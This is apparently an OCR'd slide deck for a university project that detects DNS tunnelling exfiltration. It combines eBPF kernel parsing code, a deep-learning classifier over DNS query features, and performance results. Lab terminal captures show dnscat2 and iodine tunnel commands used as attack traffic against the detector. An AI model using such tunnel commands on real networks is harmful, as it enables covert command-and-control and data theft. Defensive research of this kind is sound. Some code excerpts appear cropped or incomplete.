port=443,domain=dnscat.bleed.io'
New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.
auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
dnscat2> New window created: dns1
Starting Dnscat2 DNS server on cssvlab06.uwb.edu:443
[domains = dnscat.bleed.io]...
Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):
./dnscat --secret=2f48de725c042f0d412a4093d1ca0786 dnscat.bleed.io
To talk directly to the server without a domain name, run:
vedpar@cssvlab08: /etc/powerdns (ssh)
;; SERVER: 127.0.0.1#53(localhost) (UDP)
;; WHEN: Mon Mar 10 02:00:29 UTC 2025
;; MSG SIZE rcvd: 60
vedpar@cssvlab08:/etc/powerdns$ dig cssvlab06.uwb.edu
; <<>> DiG 9.18.30-0ubuntu0.24.04.2-Ubuntu <<>> cssvlab06.uwb.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25505
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;cssvlab06.uwb.edu. IN A
;; ANSWER SECTION:
cssvlab06.uwb.edu. 3600 IN A 10.158.82.53

DATA PLANE STOPS DNS DATA BREACHES OVER UDP THROUGH TUN / TAP INTERFACES




F5 Access
100%
Sun Mar 9 19:27
vedpar@cssvlab06: ~/dnscat2/server
vedpar@cssvlab02: ~ (ssh)
vedpar@cssvlab02:~$ sudo iodine -P bleed -f -r 10.158.82.53 t.bleed.io
vedpar@cssvlab02: ~/Data-Exfiltration-Security-Framework/node_agent (ssh)
2025/03/10 02:23:47 Polling the ring buffer for the amd64 arch
2025/03/10 02:23:47 Potential DNS tunnel from kernel detected {123 60643 8960 1 0 0 0}
2025/03/10 02:23:47 The malware c2c agent is retrying to tunnel c2c exfiltrated traffic over 123(ntp)
2025/03/10 02:23:57 Polling the ring buffer for the amd64 arch
2025/03/10 02:23:57 Potential DNS tunnel from kernel detected {123 51342 8960 1 0 0 0}
^C2025/03/10 02:25:12 Received signal interrupt Terminating all the kernel routines ebpf programs
2025/03/10 02:25:12 Killing the root node agent ebpf programs atatched in Kernel 1893564
vedpar@cssvlab02:~/Data-Exfiltration-Security-Framework/node_agent$
vedpar@cssvlab06: ~/dnscat2/server (ssh)
vedpar@cssvlab06:~/dnscat2/server$
vedpar@cssvlab08: /etc/
vedpar@cssvlab08:/etc/powerdns$
vedpar@cssvlab06: ~ (ssh)
vedpar@cssvlab06:~$

DNS INGRESS TRAFFIC SCAN




USERSPACE : DEEP LEARNING MODEL DNS QUERY LEXICAL ANALYSIS FEATURES

Feature	Description
Total Chars	Total characters in the Query, excluding dots.
Total Chars In Subdomain	Total characters in the subdomain, excluding dots (periods).
Number Count	Count of digits in a Query.
Upper Case Letter Count	Count of uppercase letters in a Query.
Entropy (Shannon Entropy)	Entropy of the Query (measuring randomness using Shannon Entropy).
Periods In Sub Domain (Dots)	Dots in a Query, excluding the top-level domain.
Longest Label In Domain	Longest Label in a Query
Average Label Length over all Labels	Average Label length in a query (sum of all label length) / (total labels in query)

Dense Neural Network Architecture

Model ONNX Topology

Input DNS QUERY Features



Output Benign / Malicious

"Structure adapted from [Jawad et al., 2021]"

```
static
__always_inline __u8 parse_dns_payload_memsafet_payload(struct skb_cursor *skb, void *dns_payload,
        struct dns_header *dns_header) {
    struct dns_flags flags = get_dns_flags(dns_header);
    for (__u8 i=0; i < qd_count; i++){
            __u16 offset = 0;
            __u8 label_count = 0; __u8 mx_label_ln = 0;
            __u8 root_domain  = 0;

            // parse the QNAME
            // iter over the question labels in QNAME
            for (int j=0; j < MAX_DNS_NAME_LENGTH; j++){
                if ((void *) (dns_payload_buffer + offset + 1 ) > skb->data_end) return SUSPICIOUS;

                __u8 label_len = *(__u8 *)  (dns_payload_buffer + offset);
                mx_label_ln = max(mx_label_ln, label_len);

                if (label_len == 0x00) break;
                label_count++;

                if (root_domain > 2)
                    total_domain_length_exclude_tld += label_len;
                else
                    root_domain++;

                total_domain_length += label_len;
                offset += label_len + 1; //  move the offset to skip the current label
                if ((void *) (dns_payload_buffer + offset) > skb->data_end) return SUSPICIOUS;
            }

            if (label_count > MAX_DNS_LABEL_COUNT) label_count = MAX_DNS_LABEL_COUNT;
            __u16 query_type; __u16 query_class;
            if ((void *) (dns_payload_buffer + offset + sizeof(__u16)) > skb->data_end) return
SUSPICIOUS;

            // parse the QTYPE
            query_type = *(__u16 *) (dns_payload_buffer + offset);

            offset += sizeof(__u16); // move the offset to skip to end QTYPE in skb
            if ((void *) (dns_payload_buffer + offset + sizeof(__u16)) > skb->data_end) return
SUSPICIOUS;

             // parse the QCLASS
            query_class = *(__u16 *) (dns_payload_buffer + offset);
            offset += sizeof(__u16); // move the offset to skip to end QCLASS in skb
        }
    }
```

PARSE DNS FROM SKB OVER KERNEL TC FOR STANDARD DNS PORT TRANSFER (53)

- Parse the DNS Questions
    - QNAME
    - QTYPE
    - QCLASS
- Evaluate the Lengths as against thresholds in eBPF maps (Kernel Features)

```c
/*
    raw parses skb of other l7 for potential DNS layer in SKB, determine whether the packet transfers
            over the port clone_redirected to user-space for deep-scan.
    Returns whether contains a possible DNS Layer in SKB
        1: Does not contain any DNS Layer in SKB, other L7 protocol except DNS
        0: A possible DNS malicious exfiltrated payload layered in SKB for the packet
*/
static
__always_inline __u8 parse_dns_payload_non_standard_port(struct skb_cursor * skb, struct __sk_buff
*raw_skb,void *dns_payload,
                struct dns_header *dns_header, struct udphdr *udp) {
    struct dns_flags flags = get_dns_flags(dns_header);

    // parse qeuries section
    __u16 qd_count = bpf_ntohs(dns_header->qd_count);
    __u16 ans_count = bpf_ntohs(dns_header->ans_count);
    __u16 auth_count = bpf_ntohs(dns_header->auth_count);
    __u16 add_count = bpf_ntohs(dns_header->add_count);

    // not a valid DNS, since a DNS cannot contain such massive amount of queries and limits sections.
    if (qd_count > (1 << 8) - 1 || ans_count > (1 << 8) - 1 || auth_count > (1 << 8) - 1 || add_count >
(1 << 8) - 1) {
        return 1;
    }

    if (ans_count == 0) {
        // a potential question section embed inside deep for the __sk_buff processing;
        __u16 raw_dns_flags = dns_header->flags;

        struct dns_flags dns_header_flags = get_dns_flags(dns_header);

        // 1, verify the opcodes, and rcode raw parse from the header in SKB
        if (dns_header_flags.opcode > valid_opcodes[1]) return 1; // (0x0 ... 0x6)
        if (dns_header_flags.rcode >= 24) return 1;

        return 0;
    }else if (ans_count > 0 && ans_count <= (1 << 8) - 1)
        return 1;
    // a malicious DNS encapsulation is used to mask the dns traffic over non-standard port
    return 0;
}
```

PARSE L7 PROTOCOLS FROM SKB FOR POTENTIAL NON-STANDARD DNS PORT TUNNEL TRANSFER


PARSE L7 PROTOCOLS FROM SKB FOR POTENTIAL NON-STANDARD DNS PORT TUNNEL TRANSFER

```c
/*
    process and performs clone redirect, or drops the packet if there is a malicious transfer over the
same random port.
        Returns:
            1. Packet sucessfully cloned
            2. Packet must be dropped and map key for the port successfully cleaned.
*/
static
__always_inline __u8 __process_packet_clone_redirection_non_standard_port(struct __sk_buff *skb, bool
isUdp, __u16 __transport_dest_port, __u16 __transport_src_port) {
    // make the kernel process the packet and map update and kernel clone redirection for the packet
since kernel cannot determine the encapsulation for the packet over dns

    __u16 udp_dst_transfer_key = __transport_dest_port; // dest port used for potential  malicious c2
communication
    struct exfil_raw_packet_mirror *raw_pack =
bpf_map_lookup_elem(&exfil_security_egress_reconnisance_map_scan , &udp_dst_transfer_key);
    if (!raw_pack){
        // this first packet arriving on the port over any CPU handling the TC filter
        struct exfil_raw_packet_mirror pack;
        pack.dst_port = __transport_dest_port;
        pack.src_port = __transport_src_port;
        pack.isUdp = isUdp ? (__u8)1 : (__u8)0;
        pack.isPacketRescanedAndMalicious = (__u8)0;
        bpf_map_update_elem(&exfil_security_egress_reconnisance_map_scan, &udp_dst_transfer_key, &pack,
BPF_ANY)
    }else {
       // new packets transfered from user space over this port, across any CPU handling this
        __u8 re_scanned_packed_and_malicious = raw_pack->isPacketRescanedAndMalicious;
        if (re_scanned_packed_and_malicious == 1) {
            // user space updated the eBPF map, a malicious transfer occurred over this port.
            bpf_map_delete_elem(&exfil_security_egress_reconnisance_map_scan, &udp_dst_transfer_key);
            __handle_kernel_map_clone_redirected_drop_count(true); // update the count to determine
redirection value (__sync_fetch_and_add (thread safe))
            return 0; // this pacekt should be dropped since user space found a transfer over this port
as malicious, unless otherwise modified by user space.
        }else {
            raw_pack->isPacketRescanedAndMalicious = (__u8)0;
            bpf_map_update_elem(&exfil_security_egress_reconnisance_map_scan, &udp_dst_transfer_key,
raw_pack, BPF_NOEXIST);
        }

        __clone_redirect_packet(skb, br_index, dest_addr_route); // continue the clone redirection to
user space to ensure proper scan is
    }
    return 1; // packet is successfully redirected to user space.
}
```


PERFORMANCE RESULTS


- Resource Requirement
  - Memory Usage
    - eBPF Node Agent memory usage at the endpoints
  - CPU Usage
- Model Metrics
  - Precision, Recall, Accuracy
- Throughput comparisons
  - eBPF Node Agents disabled at endpoint
    - Traffic throughput for SLD’s not present in eBPF node agent cache (Require node agent to forward traffic for deep scan and inferencing over deep learning model).
    - Traffic throughput for SLD’s present in eBPF node agent cache (does not require node agent to forward traffic for deep scan and inferencing over deep learning model).
  - eBPF Node Agents enabled at endpoint
    - Traffic throughput for SLD’s not present in eBPF node agent cache (Require node agent to forward traffic for deep scan and inferencing over deep learning model).
    - Traffic throughput for SLD’s present in eBPF node agent cache (does not require node agent to forward traffic for deep scan and inferencing over deep learning model).

1K DNS REQUESTS / SEC




10K VS 100K DNS REQUESTS / SEC







CPU USAGE AT ENDPOINT




DEEP-LEARNING MODEL METRICS



Model Accuracy

